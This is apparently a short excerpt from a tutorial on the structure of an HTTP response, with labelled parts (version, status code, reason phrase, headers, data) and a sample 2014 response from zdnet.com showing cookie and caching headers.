
HTTP version

Status code


Reason phrase

Headers

Data




```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html> ...... </html>
```

